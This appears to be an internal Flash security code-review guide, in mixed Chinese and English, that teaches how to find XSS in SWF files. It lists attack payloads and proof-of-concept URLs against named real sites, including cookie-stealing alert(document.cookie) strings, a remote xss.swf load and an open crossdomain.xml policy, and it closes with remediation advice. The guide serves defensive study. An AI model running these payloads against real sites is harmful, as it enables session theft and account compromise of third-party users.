# Flash Security CodeReview Guide


Author:Hip
hip@insight-labs.org

Insight 内部版

Flash Security CodeReview Guide



**1.Introduction**

為什麼會想寫這篇文章,雖然 Flash XSS 這個概念不是新的,早在 2002 年(網址)就出現這個技巧,由於最近參加許多企業 Bug bounty 活動 ,發現許多公司像是 Apple , Amazon, Adobe,Paypal..都存在 Flash XSS 弱點,所以希望寫這篇文章可以帶來更多人關注 Flash 安全。

學習 Flash 之前的基本知識可以先參考 Reference(1)(2)(3)

**1.1 What About Flash Risk**

我們都知道 Flash 是使用 ActionScript 所開發 base on ECMAScript, 所以開發者只要不安全的使用輸入跟敏感 function,就可以執行任意 Javascript,聽起來很熟悉,沒錯,Flash 確實存在類似 Web 的 DOM XSS Vulnerability.

但我想大家第一印象肯定是想到 Flash 不安全使用 getURL(),就會導致 XSS 類似的漏洞早在 2002 年或更久之前就有人發現了.我想必須跟你說,這只是攻擊方法之一,下面會介紹更多的分析方法.

Flash base XSS 基本上他所造成的危害跟傳統上 Web base XSS 一樣,弱點類型可以分為

Cross Site Scripting

Cross-site request forgery

Content Spoofing

**2. Vulnerability Analysis Requirement**

在分析前我們的環境必須準備好相關工具,跟常見進入點以及常見危險 Function 針對 SWF decompile Tools 有許多,我只列下面兩個,這邊要特別說一下,SWFScan 有時候 decompile 出來的 source code 並不是很好,這關於 AS2/AS3 支援程度,在少數例子下有些 Input 點卻沒有逆出來,而且他雖然有 Analyzer 功能但請不要在意他,因為我有找到很多存在弱點的 SWF,他是都掃不出來的,我們只借用他 decompile 功能就好.

**2.1. Common Tools**

Decompile Tools:
SWFScan
Showmycode

Debugging Tools:
IE Developer Tool
Debugger version of Flash Player

**2.2 Common potential Source/Sink**

Common input element attributes:
未初始化的變量或 input，我門是可以直接控制，如果這個變量進入了危險函式如 geturl, Externalinterface.call 那就存在弱點了那這麼簡單:D

Uninitialized global variable
_global (AS2)
_root
_level0

URL INPUT
loaderInfo.parameters
可提供給 SWF 載入的參數，透過 URL 来获得 contentLoaderInfo.parameters 属性的值

**FlashVars**

FlashVars 的用法很簡單，但您必須將 SWF 檔和 HTML 文件一同發佈。請修改產生的 HTML 程式碼，在 object 和 embed 標籤中放入 FlashVars 屬性。
Example:
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="550" height="400" id="myFlashMovie" align="middle">

```
    <param name="movie" value="myPOC.swf" />
    <param name=FlashVars value="myVariable=Insight" />
</object>
```

**Processing the XML file**

firstChild

會評估指定的 XMLDocument 物件，並參照父節點之子清單中的第一個子節點。

childNodes

指定 XMLNode 物件的子系陣列。

attributes

包含指定之 XMLNode 實體之所有特質的物件。

Example1:

```
<?xml version="1.0"?>
<test>
<img titl="0" desc="" main="0.jpg" thumbs="0.jpg"/>
<img titl="1" desc="" main="1.jpg" thumbs="1.jpg"/>
<img titl="2" desc="" main="2.jpg" thumbs="2.jpg"/>
<img titl="3" desc="" main="3.jpg" thumbs=".jpg"/>
</test>
```

```
arrDescription[i] = myPhoto.firstChild.childNodes[i].attributes.desc;
arrTitle[i] = myPhoto.firstChild.childNodes[i].attributes.titl;
arrMainLoc[i] = myPhoto.firstChild.childNodes[i].attributes.main;
arrThumbLoc[i] = myPhoto.firstChild.childNodes[i].attributes.thumbs;
trace(arrTitle[i]);//Tests Loaded titles
trace(arrDescription[i]);//Tests Loaded descriptions
```

Example2

```
<book category="cooking">
<title lang="en">Everyday Italian</title>
<author>Giada De Laurentiis</author>
<year>2005</year>
<price>30.00</price>
</book>
```

firstNode.childNodes[i].nodeName
firstNode.childNodes[i].childNodes[0].nodeValue
OUTPUT:
title = Everyday Italian
author = Giada De Laurentiis
year = 2005
price = 30.00

Common Unsafe Methods
這邊列出開發者使用不當,常發生弱點的函式
getURL
navigateToURL
XML.load
load
ExternalInterface.call
TextField.text
TextField.htmlText
fscommand
LoadVars.load ,send , sendAndLoad ?
addCallback

在 Unsafe Method 方面如果你有去看 OWASP 所介紹的那些 methods
我可以跟你說在現在新版 Flash Player9 以上像是
loadMovie()
Sound.loadSound()
NetStream.play()
這些都已經不能夠利用 XSS 了, [asfunction works in this context until release Flash Player 9 r48]

AS2
getURL
從特定的 URL 的加載到一個網頁瀏覽器中

AS3
navigateToURL
開啟或取代應用程式中的視窗，而該應用程式包含 Flash Player 容器 (通常是指瀏覽器)。在 Adobe AIR 中，此函數會在預設的系統網頁瀏覽器中開啟 URL

From official note:
Developers often pass URL values to the navigateToURL() function that were obtained from external sources such as FlashVars. Attackers may try to manipulate these external sources to perform attacks such as cross-site scripting. Therefore, developers should validate all URLs before passing them to this function.

XML.load ( 'url' )
讀取遠端特定 XML 檔案

If you're trying to load assets (e.g. images, videos) from a different domain than the one where the SWF file is hosted, you'll need a crossdomain.xml file hosted on the domain where the assets are located to allow the required files to be loaded in the SWF.

Load
將 SWF、JPEG、漸進式 JPEG、不含動畫的 GIF，或 PNG 檔載入此 Loader 物件的子物件中。

TextField
The TextField class is used to create display objects for text display and input.
您可以使用 TextField 類別，建立用於顯示和輸入文字的顯示物件.

text

A string that is the current text in the text field.
做為文字欄位中目前文字的字串。

htmlText

Contains the HTML representation of the text field contents.
包含 HTML 表示方式的文字欄位內容。

addEventListener
向傳送事件的組件實體註冊偵聽程式物件。當事件發生時，就會通知這個偵聽程式物件或函數。

addCallback
將 ActionScript 方法註冊為可從容器呼叫
容器只能调用函数中的 ActionScript 代码，不能调用任何其他 ActionScript 代码。
若要从容器应用程序调用 ActionScript 函数，必须执行两项操作：向 ExternalInterface 类注册该函数，然后从容器的代码调用该函数。
addCallback() 方法會採用兩個參數。第一個參數是類型為 String 的函數名稱，

讓容器知道這個函數的名稱。第二個參數是實際的 ActionScript 函數

ExternalInterface.call
呼叫 Flash Player 容器公開的函數
如果容器是 HTML 網頁，則此方法會叫用 script 元素中的 JavaScript 函數。
如果容器是其它 ActiveX 容器，則此方法會傳送特定名稱的 FlashCall ActiveX 事件，由容器處理該事件。

ExternalInterface.call() 它有两个参数：第一个是调用 JavaScript 函数的名称。第二个是一个字符串传递给这个函数。
ExternalInterface .call(functionName:String, arguments)

ExternalInterface.call("JavaScript", _root.callback);
eval('try {__flash__toXML(JavaScript, _root.callback ); } catch (e) { "<undefined/>"; }')

__flash__toXML 是将函数执行的结果进行编码后传回 SWF 的函数，外面再嵌套了一层容错语句

ExternalInterface.available
获取有关外部容器的信息
属性指示当前的 Flash Player 是否位于提供外部接口的容器中。如果外部接口可用，则此属性为 true；否则，为 false。在使用 ExternalInterface 类中的任何其他功能之前，应始终进行检查以确保当前容器支持外部接口通信

**Common Attack Payloads**
function(){alert(1)}
h\"))}catch(e){alert(1)}//
javascript:alert(1)
<a href='javascript:alert(1)'/>xss</a>

**3. Case Study In Real World / Real Example Analysis**

**Case Study 1 - FlashVars**

FlashVars AS2

From Flash Professional Help mentions:


In ActionScript 2.0, you can access the FlashVars variables directly, as if they had been declared in the SWF file itself.

Piece of coed:

text1.text = myVariable;

This example sets the text property of a dynamic text instance called text1 to the value of the variable called myVariable. myVariable is declared in the FlashVars parameter.

```
<object type="application/x-shockwave-flash" data="FlashVars_AS2.swf"
width="550" height="400">
        <param name=FlashVars
value="myVariable=Hello"><script>alert(/hip/)</script>%20World&mySecondVariabl
e=Goodbye" />
</object>
```



FlashVars AS3

From Flash Professional Help mentions:

Use the ActionScript 3.0 LoaderInfo object to access the FlashVars variables.

Piece of code:

```
public function MainTimeline(){
	addFrameScript(0, this.frame1);
}
function frame1(){
	this.paramObj = LoaderInfo(this.root.loaderInfo).parameters.myVariable;
	this.text1.text = this.paramObj.toString();
}
}
```

Soutce:

```
	this.paramObj = LoaderInfo(this.root.loaderInfo).parameters.myVariable;
```


SINK:


```
	this.text1.text = this.paramObj.toString();
```

```
<object type="application/x-shockwave-flash" data="FlashVars_AS3.swf"
width="550" height="400">
	<param name=FlashVars
value="myVariable=Hello"><script>alert(/hip/)</script>%20World&mySecondVariabl
e=Goodbye" />
</object>
```


Case Study 2 – Geturl (Non-Fix)

http://store.apple.com/Catalog/US/Images/vday07/img/PersonalizationHome.swf?buyNowURL=javascript:alert%28document.cookie%29




SOURCE:

未初始化

_root.homeArray.buyNowURL = buyNowURL;

SINK:

buyNow.onPress = function () {

var __callResult_586 = getURL(_root.homeArray.buyNowURL, "");

**Case Study 3-navigateToURL**

Wordpress WP FollowMe plugin(還沒報)

Piece of code:

this.btn_mc.addEventListener(MouseEvent.CLICK, this.goURL);

public function goURL(_arg1){


navigateToURL(new

URLRequest(LoaderInfo(this.root.loaderInfo).parameters.turl), "_blank");
}

SOURCE:
從自定義函式 goURL 中可以看到使用了 Loaderinfo.parameters 變量為 turl 可接受外部輸入,並給 navigateToURL 執行
goURL(_arg1)
navigateToURL(new URLRequest(LoaderInfo(this.root.loaderInfo).parameters.turl), "_blank");

SINK:
gotURL 函式寫入事件監聽中,當鼠標點擊時(MouseEvent.CLICK)即執行 gotURL 函式
this.btn_mc.addEventListener(MouseEvent.CLICK, this.goURL);

http://icouzin.princeton.edu/wp-content/plugins/wp-followme/flash/wp_followme.swf?twitmsg=&turl=javascript:alert%28/hip/%29




---

**Case Study 4-XMLload**
**補充 source**
Piece of code:
Protection Function
isDomainEnabled = function (url) {
__reg2 = False;
var __callResult_7 = url.indexOf("http://");
var __callResult_15 = url.indexOf("www");
if ( ( ( __callResult_7 == 4294967295 ) && !(( __callResult_15 == 4294967295 ) ) ) ) {

```
            while (!(( DOMAINS == Null ) )) {
                DOMAINS = DOMAINS;
                var __callResult_33 = url.indexOf(DOMAINS);
                if ( !(( __callResult_33 == 4294967295 ) ) ) {
__reg2 = True;

                }
                continue;
var DOMAINS = new Array("paypalobjects.com", "paypal.com", "paypal.de",
"paypal.co.uk", "paypal.com.au", "paypal.fr", "paypal.com.fr", "paypal.ch",
"paypal.com.hk", "paypal.com.mx");
```

**Vulnerable trace:**

**Source**


```
__reg1 = myXML.firstChild.childNodes.1.attributes.uri;
```

**Sink**

```
var __callResult_124 = getURL(__reg1, "");
```

在我们自己网站的根目录下，放置一个 crossdomain.xml

```
<?xml version="1.0"?>
<cross-domain-policy>
      <allow-access-from domain="*" />
</cross-domain-policy>
```




**Case Study 5- Loader.load**

v9.demo.phpcms.cn/statics/js/crop/images/Main.swf?picurl=http://insight-labs.org/xss.swf&uploadurl=22

SOURCE:
var loc0:* = stage.loaderInfo.parameters["picurl"];
SINK:
load(new URLRequest(loc0));


Load 使用上會有跨域的問題,通常會遇到下面的訊息
SecurityError: Error #2051: Security sandbox violation: http://127.0.0.1/xss.swf cannot evaluate scripting URLs within http://localhost/Main.swf?picurl=http://127.0.0.1/xss.swf&uploadurl=22 (allowScriptAccess is ). Attempted URL was javascript:alert(document.domain).

繞過方法:
在同域上傳一個 SWF

**Case Study 6 TextField**

XML+TextField

xml mp3 player

(1)XML.load:

Source:

```
if ( ( _root.playlist == Undefined ) ) {
        __reg0 = _root.playlist;
        playlist = __reg0;
```

SINK:

```
var __callResult_679 = data_xml.load(playlist);
```

(2)TextField

Source:

```
songTitel = new Array()
var __callResult_124 = songTitel.push(audioTracks.__reg2.attributes.title);
```

array.push

在陣列結尾加入一個或多個元素，並傳回新的陣列長度。

**Sink:**

```
top.title.txt.text = ( ( songTitel[( current_song - 1 )] + "          " ) +
songTitel[( current_song - 1 )] );
```

Proof of concept:

```
<?xml version="1.0" encoding="UTF-8"?>
<player showDisplay="yes" showPlaylist="yes" autoStart="yes" >
        <song path="http://localhost/" title="&lt;a href='javascript:alert(/hip/)'/&gt;hip&lt;/a/&gt;" />
</player>
```


/hip/

**Case Study 7 ExternalInterface Call**

**loaderInfo. parameters + ExternalInterface.call**

http://nelsonbibles.com/flash/ZeroClipboard.swf?id=\"))}catch(e){alert(1)}//

Piece of code:

```
public function ZeroClipboard()
{
        super();
        stage.scaleMode = StageScaleMode.EXACT_FIT;
        Security.allowDomain("*");
        flashvars = LoaderInfo(this.root.loaderInfo).parameters; //(1)賦予 flashvars 可接受輸入參數
        this.domId = flashvars.id;    //(2) flashvars.id    id 為輸入參數
        this.button = new Sprite();
        this.button.buttonMode = true;
        this.button.useHandCursor = true;
        beginFill(65280);
        drawRect(0, 0, stage.stageWidth, stage.stageHeight);
        this.button.alpha = 0;
        addChild(this.button);
        addEventListener(MouseEvent.CLICK, this.clickHandler);
        addEventListener(MouseEvent.MOUSE_OVER, function()
        {
ExternalInterface.call("ZeroClipboard.dispatch", domId, "mouseOver", null);
return;      //(3) domId 進入到 ExternalInterface.call 第一個參數 function name

        });
```

我們輸入 \"))}catch(e){alert(1)}// 測試

translated to an eval:

```
try
{ __flash__toXML(ZeroClipboard.dispatch("\\"))}catch(e){alert(1)}//","load",null)) ; }
catch (e) { "<undefined/>"; }    //(4)使用 IE debugging 分析该组合起来的 statement,
```

再这边会是对 "符号进行转义为\" ,但我们知道\是不会转义,所以组合起来,就直接跳去 exception 执行 alert(1),

(1)賦予 flashvars 可接受輸入參數
(2) flashvars.id id 為輸入參數
(3) domld 進入到 ExternalInterface.call 第一個參數 function name
(4)使用 IE debugging 分析該組合起來的 statement,直接跳去 exception 執行 alert(1)
By the way if type \ into eval statement that will transform to \\
is used as the first parameter to ExternalInterface.call

**全局變量未初始化 + ExternalInterface.call**

http://puntlandnews24.com/wp-content/plugins/powerpress/audio-player.swf?playerID=\%22%29%29}catch%28e%29{alert%281%29}//


Piece of code:

```
if ( !(( _root.playerID == Undefined ) ) ) {
    options.playerID = _root.playerID;

flash.external.ExternalInterface.call("AudioPlayer.getVolume",
Application._options.playerID);
```

**loaderInfo. parameters + ExternalInterface.call**

http://maps.yandex.ru/resources/cameras/probki-player.swf?player_id=a\%22%29%29}catch%28e%29{alert(document.cookie)}//


Piece of code:

```
public function createControllers()
{
    this.createControllers();
    this.viewController = new ProbkiViewController();
    this.viewController.data = ;
    this.viewController.view = ;
    this.external.data = ;
    this.external.flashVars = stage.loaderInfo.parameters;
    return;
```

```
public function getNewStreamUrl()
{
    logger.info("Trying to get new stream url.");
    try {
        if(flashVars["player_id"] != null)
        {
            if(this.getNewStreamUrlMethodName.length == 0)
            {
                ExternalInterface.call("getNewStreamUrl", flashVars["player_id"]);
            }
            else
            {
                ExternalInterface.call(this.getNewStreamUrlMethodName, flashVars["player_id"]);
            }
```

Fixed

```
public function init()
{
    this.init();
    if(! && !)
    {
        this.streamUrl = flashVars["stream_url"];
    }
    if(! && !)
    {
        this.getNewStreamUrlMethodName = this.validateParam(flashVars["callback"]);
    }
    if(flashVars["player_id"] != null)
    {
        this._playerId = this.validateParam(flashVars["player_id"]);
    }
    if(ExternalInterface.available)
    {
```

```
private function validateParam(arg0:String) : String
{
    var loc0:* = decodeURIComponent(arg0);
    var loc1:* = loc0.match(new RegExp("<|>|;|\\(|\\)|\\{|\\}|\\#|\\%|\\@", "g"));
    if(loc1 && loc1.length > 0)
    {
        return "";
    }
    return arg0;

}
```

**4.Remediation:**

Input Validation:

encodeURIComponent

Escape

Regular Expression (AS3)

Replace suspicious character , for example: \\、\、"、%、&

**Reference:**


(1)Creating more secure SWF web applications

http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html#articlecontentAdobe_numberedheader

(2)Cross-domain Policy File Specification

http://www.senocular.com/pub/adobe/crossdomain/policyfiles.html

(3)Byp assing JavaScript Filters – the Flash! Att ack

http://eyeonsecurity.org/papers/flash-xss.pdf

Flash ExternalInterface.get in touch with() JavaScript Injection – can make the

(4)websites susceptible to XSS

http://www.cipherweb.org/security/flash-externalinterface-get-in-touch-with-javascript-injection-can-make-the-websites-susceptible-to-xss/

(5)Test.Security(Flash)

http://www.andlabs.org/presentations/Test_Security_Flash.pdf

(6)Testing for Cross site flashing

https://www.owasp.org/index.php/Testing_for_Cross_site_flashing_%28OWASP-DV-004%29

(7)Cross Site Flashing Examples

http://demo.testfire.net/vulnerable.swf

(8)Demos for "Flash SWF files allow XSS on multiple sites"

http://eyeonsecurity.org/advisories/flash-demo/

(9)Creating more secure SWF web applications

http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html

Practice

360.com Cross Site Scripting in SWF

http://360.com/content/dam/vodafone/heroflash/hero_module/HSControllerModule001.swf

content spoof

http://imgcache.qq.com/minivideo_v1/vd/res/TencentPlayerLive.swf?auto=1&vurl=http://180.153.72.232:1863/2.flv